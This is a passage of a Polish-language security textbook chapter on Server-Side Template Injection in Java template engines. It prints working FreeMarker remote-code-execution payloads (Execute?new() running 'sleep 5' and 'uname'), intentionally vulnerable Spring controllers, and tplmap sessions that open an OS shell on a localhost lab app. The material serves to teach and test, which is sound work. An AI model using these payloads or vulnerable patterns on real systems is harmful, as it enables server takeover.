
`${2*2}`

And here is result:

4

Rysunek 9. Próba eksploatacji – wstrzyknięcie prostego elementu składni

Innym sposobem jest użycie zmiennej, którą podejrzewamy, że istnieje:



[Back](#)

Here is your template:

`${username}`

And here is result:

someusername

Rysunek 10. Próba eksploatacji – użycie istniejącej zmiennej

albo wręcz przeciwnie – takiej, która nie istnieje.

W tym przypadku mamy dwie interesujące sytuacje:

- ▶ albo nieistniejąca zmienna zostanie zupełnie zignorowana (zatem nasz payload nie wyświetli się w ogóle, co oznacza, że miał specjalne znaczenie dla serwera),
- ▶ albo – jeszcze lepiej – dostaniemy wyjątek, który nie dość, że upewni nas, że atak SSTI jest możliwy, to jeszcze – przy odrobinie szczęścia – dostarczy nam więcej informacji. Chociażby który z silników szablonów jest tu używany.

[Back](#)

---

Here is your template:

`${nonexistent}`

And here is result:

Error in template: The following has evaluated to null or missing: ==> nonexistent [in template "userTemplate" at line 1, column 3] ---- Tip: If the failing expression is known to be legally refer to something that's sometimes null or missing, either specify a default value like myOptionalVar!myDefault, or use <#if myOptionalVar??>when-present<#else>when-missing</#if>. (These only cover the last step of the expression; to cover the whole expression, use parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)?? ---- FTL stack trace ("~" means nesting-related): - Failed at: \${nonexistent} [in template "userTemplate" at line 1, column 1] ----

Rysunek 11. Wynik użycia nieistniejącej zmiennej – wykonanie SSTI, informacja o silniku szablonów

Powyższy błąd wskazuje np., że mamy do czynienia z silnikiem Freemarker. Jeśli serwer jest źle skonfigurowany i rzeczywiście zwraca błędy, to próba wymuszenia błędu parsowania jest trzecim z prostych sposobów na identyfikację podatności. Wystarczy podać celowo źle skonstruowany szablon:

[Back](#)

---

Here is your template:

`${`

And here is result:

Error in template: Syntax error in template "userTemplate" in line 1, column 4: Unexpected end of file reached.

Rysunek 12. Kolejny sposób na identyfikację podatności – wymuszenie błędu parsowania

Warto zauważyć, że nie musimy tu dostać pełnego wyjątku, ponieważ dowolna informacja o błędzie sugeruje, że z naszym payloadem **coś się stało** – jedyna nieinteresująca dla nas sytuacja zachodzi wówczas, gdy dostaniemy w wyniku dokładnie to, co wysłaliśmy. Oznacza to, że nie doszło do przetworzenia naszego wejścia.

Drugi i trzeci przypadek, z którym możemy mieć do czynienia, zajdzie wtedy, gdy szablon jest „klejony” w sposób dynamiczny na serwerze przy użyciu naszego payloadu. Mamy dwie możliwości – pierwsza, gdy nasze wejście jest używane poza kontekstem wykonywalnym szablonu, np. w taki sposób:

*Listing 7. Szablon z wejściem wstrzykniętym poza kontekstem wykonywalnym szablonu*

```
1. Writer userTemplateOut = new StringWriter();
2. Template template = new Template("userTemplate", "Hello ${username},
   your input is here: " + userPart, configuration);
3. Map<String, Object>templateModel = new HashMap<>();
4. templateModel.put("username", "someusername");
5. template.process(templateModel, userTemplateOut);
6. model.put("result", userTemplateOut.toString());
```

Sytuacja ta jest bardzo prosta, gdyż z naszego punktu widzenia nie różni się niczym od poprzedniego przypadku – będą działać te same payloady testowe:

[Back](#)

Here is your template:

And here is result:

*Rysunek 13. Identyfikacja podatności – wejścia poza kontekstem wykonywalnym szablonu*

Na marginesie warto dodać, że dokładnie taka sytuacja miała miejsce we wspomnianym wcześniej błędzie znalezionym w Uberze.

Druga (i ciekawsza) opcja występuje wtedy, gdy nasz payload zostanie wstrzyknięty gdzieś w środek kontekstu wykonywalnego:

*Listing 8. Payload wstrzyknięty w środek kontekstu wykonywalnego*

```
1. Writer userTemplateOut = new StringWriter();
2. Template template = new Template("userTemplate", "Hello ${username?"
   + userPart + "}, how are you doing?", configuration);
3. Map<String, Object>templateModel = new HashMap<>();
4. templateModel.put("username", "someusername");
5. template.process(templateModel, userTemplateOut);
6. model.put("result", userTemplateOut.toString());
```

W tym przypadku musimy się nieco bardziej nagimnastykować, ponieważ musimy się domyślić, jak wygląda szablon po stronie serwera. W powyższym przykładzie payload, którego możemy użyć, będzie prawdopodobnie wyglądać tak:

[Back](#)

Here is your template:

```
upper_case} ${2*2}
```

And here is result:

```
Hello SOMEUSERNAME 4, how are you doing?
```

Rysunek 14. Próba wstrzyknięcia payloadu w kontekst wykonywalny szablonu

Może się jednak zdarzyć, że będziemy musieli spędzić trochę czasu, aby odtworzyć wygląd szablonu. Warto tu skorzystać z mniej lub bardziej jednoznacznych błędów na serwerze – po raz kolejny, jeśli dostaniemy coś innego niż nasz payload zwrócony znak po znaku, można przypuszczać, że doszło do przetworzenia naszego nieprawidłowego szablonu. W takiej sytuacji, wiedząc już, że błąd istnieje, pozostaje tylko zbudowanie payloadu, który nie spowoduje błędu.

[Back](#)

Here is your template:

```
<#assign ex="freemarker.template.utility.Execute"?new()>
${ ex("sleep 5") }
```

And here is result:

I won't show you result

Rysunek 15. Payload opóźniający odpowiedź serwera

Z jeszcze inną sytuacją mamy do czynienia wtedy, gdy serwer nie zwraca nam naszego (przetworzonego) wejścia. Możemy wówczas próbować eksploatować aplikację „na ślepo”. Przykładowy kod:

Listing 9. Eksploитowanie „na ślepo”

```
[...]
1. Writer userTemplateOut = new StringWriter();
2. Template template = new Template("userTemplate", userTemplate,
    configuration);
3. Map<String, Object> templateModel = new HashMap<>();
4. templateModel.put("username", "someusername");
5. template.process(templateModel, userTemplateOut);
6. model.put("error", "I won't show you result");
[...]
```

i przykładowy payload, który spowoduje, że serwer „zaśnie” na 5 sekund (rysunek 15).

Jeśli rzeczywiście odpowiedź serwera będzie opóźniona, prawdopodobnie udało nam się znaleźć podatność. Tego typu eksploитacja jest bardzo podobna do ataku typu *Time-Based Blind SQL Injection*\*. W szczególnych przypadkach możemy też otrzymywać z serwera różne odpowiedzi, w zależności od naszego payloadu, a więc przeprowadzać atak ślepy, bazujący na wartościach logicznych *SQL Injection* (analogiczny do *Boolean-Based Blind SQL Injection*) – taka sytuacja występuje jednak sporadycznie.

Jak widać, testowanie przypadków z reguły nie jest bardzo trudne. Nadaje się więc do automatyzacji, o której będzie traktował jeden z następnych podrozdziałów.


## Identyfikacja silnika

Jak już wspomniałem, liczba silników szablonów jest bardzo duża, co powoduje dwa problemy: pierwszy, że nie każdy payload zadziała w każdym silniku (musimy trafić z odpowiednią składnią), i drugi – że eksploитacja różni się w zależności od silnika, a więc musimy dokładnie rozpoznać, z którym z nich mamy do czynienia na serwerze.

Problem pierwszy nie ma prostego rozwiązania – trzeba po prostu testować różne payloady, licząc na to, że któryś z nich zadziała. Rozwiązanie problemu drugiego – paradoksalnie – ułatwia nam pierwsza okoliczność. Załóżmy np., że mamy do wyboru dwa silniki – Freemarker i Velocity – oraz chcemy użyć standardowego payloadu arytmetycznego: `7*7`. Z jednej strony, w przypadku Freemarkera, będzie to `${7*7}`, który zwróci nam 49; Velocity nie przyjmie polecenia i po prostu zwróci to, co mu wysłaliśmy. Z drugiej strony, gdy użyjemy payloadu `#set($a=7*7)$a`, Velocity zwróci 49, Freemarker – niezmieniony payload. Dzięki przetestowaniu dwóch powyższych payloadów możemy jednoznacznie zidentyfikować, z którym z tych dwóch silników mamy do czynienia.

\* Zob. też rozdz. *Podatność SQL Injection*.

Uogólniając, drobne (lub czasem nie tak drobne) różnice w składni powodują, że w większości sytuacji możemy niemal automatycznie zidentyfikować silnik. James Kettle na tę okoliczność przygotował dość ładny i adekwatny (choć nie do końca kompletny) obrazek przedstawiający drzewko decyzyjne (rysunek 16). Będziemy chcieli zautomatyzować ten proces (o czym później).



Rysunek 16. Drzewko decyzyjne umożliwiające identyfikację silnika szablonów<sup>6</sup>


## Eksploracja

Zidentyfikowaliśmy podatność, zidentyfikowaliśmy silnik – czas na eksploatację. Oczywiście, w najprostszym przypadku wystarczy użyć wyszukiwarki Google z hasłem „<zidentyfikowany silnik> *Server-Side Template Injections*” – i z dużym prawdopodobieństwem znajdziemy to, czego szukamy (tu znowu warto wspomnieć, że Kettle opracował wiele metod eksploatacji dla różnych silników). Załóżmy jednak, że silnik jest nieznany i wcześniej nie był badany pod kątem SSTI. Co wtedy?

Mamy dwie podstawowe możliwości. Pierwsza to... czytanie dokumentacji. Autorzy silników często są tak uprzejmi, że jak na tacy podają nam to, czego szukamy. Z dokumentacji Freemarkera dowiemy się<sup>7</sup>, że silnik jest podatny na wstrzyknięcie kodu („Consider templates as part of the source code”), a ponadto otrzymamy dość wyraźne wskazówki, jak wyeksploatować aplikację w praktyce. Rzeczywiście, zgodnie z dokumentacją, przykładowy sposób otrzymania RCE na serwerze (co zaprezentowałem w przykładzie testowania pod kątem ataku SSTI „na ślepo”) używa wbudowanej funkcji `new()` w następujący sposób:

```
<assign ex="freemarker.template.utility.Execute"?new(> ${ ex("uname") }
```

I wynik:



[Back](#)

Here is your template:

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${
ex("uname") }
```

And here is result:

```
Linux
```

Rysunek 17. Użycie wbudowanej funkcji `new()`

Nie zawsze jednak jest tak łatwo. Jeśli nie znajdziemy informacji wprost w dokumentacji, musimy użyć starego dobrego ataku słownikowego. Zależy nam na znalezieniu ciekawych zmiennych zdefiniowanych w programie – np. często silniki szablonów zawierają referencje do siebie (pewnego rodzaju `this`). W innych przypadkach – takich jak w pierwszym rozważanym przez nas przykładzie z Velocity – możemy dostać referencje do obiektu pozwalającego na wykorzystanie mechanizmu refleksji (w przypadku Velocity i Javy – `java.util.Class`). Jedyne, co nas ogranicza, to wyobraźnia i... słownik, z którego chcemy skorzystać. Na szczęście niezawodny James Kettle pomyślał również o tym i udostępnił słownik, którego sam używał. Oczywiście, warto go rozszerzać o własne pomysły.

Należy też wspomnieć, że część szablonów umożliwia po prostu pisanie zwykłego kodu języka – taką sytuację mamy m.in. w silnikach Smarty, Twig (PHP) czy Jinja (Python). Należy jednak mieć na uwadze, że czasami kod będzie sandboxowany (o sandboxach wspomnimy jeszcze w tym rozdziale).

## **NARZĘDZIA I PRZYKŁAD ZASTOSOWANIA – FREEMARKER**

Po rozwiązaniu wszystkich głównych problemów z wykorzystaniem podatności SSTI czas na test praktyczny. Rozważymy aplikację bliźniaczą do tej z pierwszego przykładu, z jedną znaczącą różnicą (wprowadzoną dla ożywienia): tym razem szablony od użytkownika są wykonywane w silniku Freemarker (tym samym, z którego aplikacja korzysta, aby generować kod HTML).

Listing 10. Działanie aplikacji z silnikiem Freemarker

```

1. @Controller
2. public class TemplateController {
3.
4.     @Autowired
5.     private Configuration configuration;
6.
7.     @RequestMapping(method = RequestMethod.GET, path = "/")
8.     public String hello(Map<String, Object> model, @CookieValue(
9.         required = false, name = "username") String b64username,
10.        @CookieValue(required = false, name = "template")
11.        String b64template)
12.        throws IOException {
13.        String decodedUsername = null != b64username ?
14.            new String(Base64.getDecoder().decode(b64username)) : "";
15.        model.put("username", decodedUsername);
16.
17.        if (null != b64template) {
18.            String decodedTemplate = new String(
19.                Base64.getDecoder().decode(b64template));
20.            model.put("template", decodedTemplate);
21.            try {
22.                Writer userTemplateOut = new StringWriter();
23.                Template template = new Template(
24.                    "userTemplate", decodedTemplate, configuration);
25.                Map<String, Object> templateModel = new HashMap<>();
26.                templateModel.put("username", decodedUsername);
27.                template.process(templateModel, userTemplateOut);
28.                model.put("emailMessage", userTemplateOut.toString());
29.            } catch (ParseException | TemplateException e) {
30.                model.put("error", "Error in template: " + e.getMessage());
31.            }
32.        }
33.
34.        return "hello";
35.    }
36.
37.    @RequestMapping(method = RequestMethod.POST, path = "/updateUsername")
38.    public String updateUsername(@RequestParam("username") String
39.        username, HttpServletResponse response) {
40.        response.addCookie(new Cookie("username",
41.            Base64.getEncoder().encodeToString(username.getBytes())));
42.        return "redirect:/";
43.    }

```

```

35.
36.     @RequestMapping(method = RequestMethod.POST, path = "/updateEmailMessage")
37.     public String updateEmailMessage(@RequestParam("template")
           String template, HttpServletResponse response) {
38.         response.addCookie(new Cookie("template",
           Base64.getEncoder().encodeToString(template.getBytes())));
39.         return "redirect:/";
40.     }
41.
42. }

```

Widać, że jedyne zmiany znajdują się w liniach 15–24 i że są one związane z użyciem innego silnika. Jak już kilkakrotnie wspomniałem, przy poszukiwaniu, identyfikacji i eksploatacji chcielibyśmy mieć możliwość automatyzacji ataku. Jest to nie tylko możliwe, ale i łatwe – są nawet odpowiednie narzędzia, które nam w tym pomogą, np. `tplmap`<sup>8</sup>.

Założmy, że wykorzystaliśmy powyższe narzędzie i że ono zadziałało (skrypt może wymagać jeszcze doinstalowania kilku modułów Pythona, m.in. `pyyaml`<sup>9</sup> – pomoże nam tu np. komenda `pip`), zatem teraz uruchomimy je z parametrem `-h`:

*Listing 11. Działanie skryptu z parametrem `-h` („pomoc”)*

```

1. $ python tplmap.py -h
2. Usage: python tplmap.py [options]
3.
4. Options:
5.   -h, --help                Show help and exit.
6.
7.   Target:
8.     These options have to be provided, to define the target URL.
9.
10.    -u URL, --url=URL        Target URL.
11.    -X REQUEST, --re..       Force usage of given HTTP method (e.g. PUT).
12.
13.   Request:
14.     These options have how to connect and where to inject to the target
15.     URL.
16.
17.    -d DATA, --data=..       Data string to be sent through POST. It must be as
18.                               query string: param1=value1&param2=value2.
19.    -H HEADERS, --he..       Extra headers (e.g. 'Header1: Value1').
                               Use multiple
20.                               times to add new headers.
21.    -A USER_AGENT, --..       HTTP User-Agent header value.
22.

```

```
23. Detection:
24.   These options can be used to customize the detection phase.
25.
26.   --level=LEVEL      Level of code context escape to perform
                        (1-5, Default: 1).
27.   -e ENGINE, --eng.. Force back-end template engine to this value.
28.
29. Operating system access:
30.   These options can be used to access the underlying operating system.
31.
32.   --os-cmd=OS_CMD     Execute an operating system command.
33.   --os-shell          Prompt for an interactive operating system shell.
34.   --upload=UPLOAD     Upload LOCAL to REMOTE files.
35.   --force-overwrite   Force file overwrite when uploading.
36.   --download=DOWNL.. Download REMOTE to LOCAL files.
37.   --bind-shell=BIN..  Spawn a system shell on a TCP PORT of the target and
                        connect to it.
38.
39.   --reverse-shell=..  Run a system shell and back-connect to local HOST
                        PORT.
40.
41.
42. Template inspection:
43.   These options can be used to inspect the template engine.
44.
45.   --tpl-shell         Prompt for an interactive shell on the template
                        engine.
46.
47.   --tpl-code=TPL_C.. Inject code in the template engine.
48.
49. General:
50.   These options can be used to set some general working parameters.
51.
52.   --force-level=FO.. Force a LEVEL and CLEVEL to test.
53.   --injection-tag=.. Use string as injection tag (default '*').
54.
55. Example:
56.
57. ./tplmap -u 'http://www.target.com/page.php?id=1*'
58.
59. $
```

Jak widać, mamy dostęp do całkiem pokaźnej liczby opcji, które mogą uprościć pracę. W wersji podstawowej jednak musimy podać jedynie URL, który chcemy przetestować. Tutaj są to dane, które chcemy wysłać w ciele żądania, gdyż nasza aplikacja przyjmuje je tylko za pomocą metody POST. Wykonajmy odpowiednie polecenie:

*Listing 12. Przykładowe działanie narzędzia tplmap*

```

1. $ python ./tplmap.py -d "template=test" -u http://localhost:8083/
   updateEmailMessage
2. [+] Tplmap 0.3
3.   Automatic Server-Side Template Injection Detection and
   Exploitation Tool
4.
5. [+] Testing if POST parameter 'template' is injectable
6. [+] Smarty plugin is testing rendering with tag '{*}'
7. [+] Smarty plugin is testing blind injection
8. [+] Mako plugin is testing rendering with tag '${*}'
9. [+] Mako plugin is testing blind injection
10. [+] Jinja2 plugin is testing rendering with tag '{{*}}'
11. [+] Jinja2 plugin is testing blind injection
12. [+] Twig plugin is testing rendering with tag '{{*}}'
13. [+] Freemarker plugin is testing rendering with tag '${*}'
14. [+] Freemarker plugin has confirmed injection with tag '${*}'
15. [+] Tplmap identified the following injection point:
16.
17.   POST parameter: template
18.   Engine: Freemarker
19.   Injection: ${*}
20.   Context: text
21.   OS: Linux
22.   Technique: render
23.   Capabilities:
24.
25.     Shell command execution: yes
26.     Bind and reverse shell: yes
27.     File write: yes
28.     File read: yes
29.     Code evaluation: no
30.
31. [+] Rerun tplmap providing one of the following options:
32.
33.   --os-shell           Run shell on the target
34.   --os-cmd             Execute shell commands
35.   --bind-shell PORT    Connect to a shell bind to a target port
36.   --reverse-shell HOST PORT Send a shell back to the attacker's port
37.   --upload LOCAL REMOTE Upload files to the server
38.   --download REMOTE LOCAL Download remote files
39. $

```

Wykonanie powyższej komendy nie potrwa długo – już po chwili otrzymamy wynik. Jakie są najważniejsze informacje, które możemy odczytać? Po serii testów tplmap informuje, że:

- ▶ podanym parametrem jest `template` dla metody POST,
- ▶ silnikiem szablonów jest Freemarker,
- ▶ technika, która zadziałała, to `render` – czyli widzimy wynik przetworzenia szablonu na serwerze,
- ▶ efektem eksploatacji może być: wykonanie dowolnej komendy systemowej, uruchomienie `shell/reverseshell`, a także odczytywanie i zapisywanie plików.

Nie możemy (bezpośrednio) uruchamiać kodu języka (w tym przypadku – Javy), ponieważ Freemarker nie udostępnia takiej możliwości – ale oczywiście wykonanie dowolnej komendy systemowej daje nam wszystko, czego chcieliśmy...

Dodatkowo otrzymamy też sugestię, aby uruchomić tplmap raz jeszcze – tym razem z opcją, która wykona na serwerze ciekawą operację. Spróbujmy przykładowo użyć opcji `--os-cmd`:

*Listing 13. Działanie tplmap z użyciem opcji `--os-cmd`*

```

1. $ python ./tplmap.py -d "template=test" -u http://localhost:8083/
   updateEmailAddress --os-cmd=uname
2. [+] Tplmap 0.3
3.     Automatic Server-Side Template Injection Detection and Exploitation Tool
4.
5. [+] Testing if POST parameter 'template' is injectable
6. [+] Smarty plugin is testing rendering with tag '{*}'
7. [+] Smarty plugin is testing blind injection
8. [+] Mako plugin is testing rendering with tag '${*}'
9. [+] Mako plugin is testing blind injection
10. [+] Jinja2 plugin is testing rendering with tag '{{{*}}}'
11. [+] Jinja2 plugin is testing blind injection
12. [+] Twig plugin is testing rendering with tag '{{{*}}}'
13. [+] Freemarker plugin is testing rendering with tag '${*}'
14. [+] Freemarker plugin has confirmed injection with tag '${*}'
15. [+] Tplmap identified the following injection point:
16.
17.   POST parameter: template
18.   Engine: Freemarker
19.   Injection: ${*}
20.   Context: text
21.   OS: Linux
22.   Technique: render
23.   Capabilities:
24.
```

```

25. Shell command execution: yes
26. Bind and reverse shell: yes
27. File write: yes
28. File read: yes
29. Codeevaluation: no
30.
31. Linux
32. $

```

Teraz, jak widać w ostatniej linii listingu 13, dostaliśmy wynik wykonania komendy `uname(Linux)`, co rzeczywiście zgadza się ze stanem faktycznym. Świetnie, ale uruchamianie `tplmap` (a co za tym idzie – przeprowadzenie pełnego skanowania widocznego w liniach 5–15) za każdym razem, kiedy chcemy wykonać nową komendę, nie wydaje się optymalne – użyjmy więc teraz przełącznika `--os-shell`:

*Listing 14. Działanie `tplmap` z użyciem opcji `--os-shell`*

```

1. $ python ./tplmap.py -d "template=test" -u http://localhost:8083/
   updateEmailAddress --os-shell
2. [+] Tplmap 0.3
3. Automatic Server-Side Template Injection Detection
   and Exploitation Tool
4.
5. [+] Testing if POST parameter 'template' is injectable
6. [+] Smarty plugin is testing rendering with tag '{*}'
7. [+] Smarty plugin is testing blind injection
8. [+] Mako plugin is testing rendering with tag '${*}'
9. [+] Mako plugin is testing blind injection
10. [+] Jinja2 plugin is testing rendering with tag '{{{*}}}'
11. [+] Jinja2 plugin is testing blind injection
12. [+] Twig plugin is testing rendering with tag '{{{*}}}'
13. [+] Freemarker plugin is testing rendering with tag '${*}'
14. [+] Freemarker plugin has confirmed injection with tag '${*}'
15. [+] Tplmap identified the following injection point:
16.
17. POST parameter: template
18. Engine: Freemarker
19. Injection: ${*}
20. Context: text
21. OS: Linux
22. Technique: render
23. Capabilities:
24.
25. Shell command execution: yes
26. Bind and reverse shell: yes

```

```
27. File write: yes
28. File read: yes
29. Code evaluation: no
30.
31. [+] Run commands on the operating system.
32. Linux $ uname
33. Linux
34. Linux $ ping -c1 google.com
35. PING google.com (172.217.20.174) 56(84) bytes of data.
36. 64 bytes from waw02s07-in-f14.1e100.net (172.217.20.174):
    icmp_seq=1 ttl=55 time=19.9 ms
37.
38. --- google.com ping statistics ---
39. 1 packets transmitted, 1 received, 0% packet loss, time 0ms
40. rtt min/avg/max/mdev = 19.921/19.921/19.921/0.000 ms
41. Linux $ [+] Exiting.
42. $
```

Jak widać, tplmap, zgodnie z prośbą, uruchomił nam shell, w którym możemy interaktywnie komunikować się z serwerem. Doskonale!

Nasze narzędzie jest całkiem inteligentne i działa w przypadkach, które są trochę bardziej skomplikowane i nieoczywiste. Zobaczmy np., jak poradzi sobie ono przy eksploatacji na ślepo – zmodyfikowany kod aplikacji wygląda tak:

*Listing 15. Oryginalny kod z usuniętym wynikiem przetworzenia szablonu*

```
1. @Controller
2. public class TemplateController {
3.
4.     @Autowired
5.     private Configuration configuration;
6.
7.     @RequestMapping(method = RequestMethod.GET, path = "/")
8.     public String hello(Map<String, Object> model, @CookieValue(
        name = "username") String b64username,
        @CookieValue(required = false, name = "template")
        String b64template) throws IOException {
9.         String decodedUsername = null != b64username ? new String(
            Base64.getDecoder().decode(b64username)) : "";
10.        model.put("username", decodedUsername);
11.
12.        if (null != b64template) {
13.            String decodedTemplate = new String(
                Base64.getDecoder().decode(b64template));
14.            model.put("template", decodedTemplate);
```

```

15.         try {
16.             Writer userTemplateOut = new StringWriter();
17.             Template template = new Template(
18.                 "userTemplate", decodedTemplate, configuration);
19.             Map<String, Object>templateModel = new HashMap<>();
20.             templateModel.put("username", decodedUsername);
21.             template.process(templateModel, userTemplateOut);
22.             model.put("error",
23.                 "Removing output because of Server-Side Template Injection attack!");
24.             } catch (ParseException | TemplateException e) {
25.                 model.put("error", "Error in template: " + e.getMessage());
26.             }
27.         }
28.         return "hello";
29.     }
30.     @RequestMapping(method = RequestMethod.POST, path = "/updateUsername")
31.     public String updateUsername(@RequestParam("username") String username,
32.         HttpServletResponse response) {
33.         response.addCookie(new Cookie("username",
34.             Base64.getEncoder().encodeToString(username.getBytes())));
35.         return "redirect:/";
36.     }
37.     @RequestMapping(method = RequestMethod.POST,
38.         path = "/updateEmailMessage")
39.     public String updateEmailMessage(@RequestParam("template")
40.         String template, HttpServletResponse response) {
41.         response.addCookie(new Cookie("template",
42.             Base64.getEncoder().encodeToString(template.getBytes())));
43.         return "redirect:/";
44.     }
45. }

```

Jedyna różnica jest taka, że tym razem – z powodów „bezpieczeństwa” – nie odsyłamy do użytkownika wyniku przetworzenia szablonu (linia 21). Oczywiście, takie działanie nadal umożliwia nam wykonanie kodu. Spójrzmy na poniższy wynik wywołania `tplmap`:

*Listing 16. Eksploatacja na ślepo w `tplmap`*

1. `$ python ./tplmap.py -d "template=test" -u http://localhost:8084/updateEmailMessage`
2. `[+] Tplmap 0.3`

```

3.      Automatic Server-Side Template Injection Detection and Exploitation Tool
4.
5. [+] Testing if POST parameter 'template' is injectable
6. [+] Smarty plugin is testing rendering with tag '{{*}}'
7. [+] Smarty plugin is testing blind injection
8. [+] Mako plugin is testing rendering with tag '${*}'
9. [+] Mako plugin is testing blind injection
10. [+] Jinja2 plugin is testing rendering with tag '{{{*}}}'
11. [+] Jinja2 plugin is testing blind injection
12. [+] Twig plugin is testing rendering with tag '{{{*}}}'
13. [+] Freemarker plugin is testing rendering with tag '${*}'
14. [+] Freemarker plugin is testing blind injection
15. [+] Freemarker plugin has confirmed blind injection
16. [+] Tplmap identified the following injection point:
17.
18.   POST parameter: template
19.   Engine: Freemarker
20.   Injection: *
21.   Context: text
22.   OS: undetected
23.   Technique: blind
24.   Capabilities:
25.
26.   Shell command execution: yes (blind)
27.   Bind and reverse shell: yes
28.   File write: yes (blind)
29.   File read: no
30.   Code evaluation: no
31.
32. [+] Rerun tplmap providing one of the following options:
33.
34.   --os-shell           Run shell on the target
35.   --os-cmd             Execute shell commands
36.   --bind-shell PORT    Connect to a shell bind to a target port
37.   --reverse-shell HOST PORT  Send a shell back to the attacker's port
38.   --upload LOCAL REMOTE Upload files to the server
39. $

```

Tym razem wykonanie potrwało nieco dłużej (ponieważ przy testowaniu opcji eksploatacji na ślepo serwer chwilę „spał” na nasze żądanie). Wynik jest podobny, z kilkoma oczywistymi różnicami: po pierwsze, techniką, która zadziałała, był w tym przypadku blind. Zapis plików jest dalej możliwy, ale odczyt – już nie, a przynajmniej niebezpiecznie. Nadal mamy możliwość wykonywania dowolnych komend, ale teraz jest to wykonywanie ich na ślepo. Spróbujmy po raz kolejny użyć opcji `--os-cmd`:

*Listing 17. Użycie opcji --os-cmd w eksploatacji na ślepo*

```
1. $ python ./tplmap.py -d "template=test" -u http://localhost:8084/
   updateEmailAddress --os-cmd=gnome-calculator
2. [+] Tplmap 0.3
3.     Automatic Server-Side Template Injection Detection and Exploitation Tool
4.
5. [+] Testing if POST parameter 'template' is injectable
6. [+] Smarty plugin is testing rendering with tag '{*}'
7. [+] Smarty plugin is testing blind injection
8. [+] Mako plugin is testing rendering with tag '${*}'
9. [+] Mako plugin is testing blind injection
10. [+] Jinja2 plugin is testing rendering with tag '{{{*}}}'
11. [+] Jinja2 plugin is testing blind injection
12. [+] Twig plugin is testing rendering with tag '{{{*}}}'
13. [+] Freemarker plugin is testing rendering with tag '${*}'
14. [+] Freemarker plugin is testing blind injection
15. [+] Freemarker plugin has confirmed blind injection
16. [+] Tplmap identified the following injection point:
17.
18.   POST parameter: template
19.   Engine: Freemarker
20.   Injection: *
21.   Context: text
22.   OS: undetected
23.   Technique: blind
24.   Capabilities:
25.
26.     Shell command execution: yes (blind)
27.     Bind and reverse shell: yes
28.     File write: yes (blind)
29.     File read: no
30.     Code evaluation: no
31.
32. [+] Blind injection has been found and command execution
   will not produce any output.
33. [+] Delay is introduced appending '&& sleep <delay>' to the shell commands.
   True or False is returned whether it returns successfully or not.
34. True
35. $
```

Po wprowadzeniu powyższej komendy rzeczywiście zauważymy na serwerze uruchamiający się Kalkulator. Nie widzimy niestety wyjścia naszej komendy, dostrzegamy jednak wartość True. Jak instruuje nas powyżej tplmap, w momencie gdy instrukcja się powiedzie, serwer „śpi” przez chwilę, narzędzie to wykrywa i zwraca

True. Jeśli instrukcja się nie powiedzie, nie ma opóźnienia na serwerze i tplmap zwróci wartość False. Już sam ten mechanizm pozwala nam na tym etapie napisać raczej prosty skrypt, który będzie po kolei wczytywał (w dalszym ciągu techniką na ślepo) dowolne znaki z wyjścia dowolnej komendy – analogicznie jak w ataku *Blind SQL Injection*. Jest to jednak uciążliwe i długotrwałe – czy nie da się prościej?

Otóż da się. Użyjmy przełącznika `--bind-shell`, który najpierw zacznie nasłuchiwać na pewnym porcie na serwerze, a następnie się z nim połączy:

Listing 18. Działanie przełącznika `--bind-shell`

```

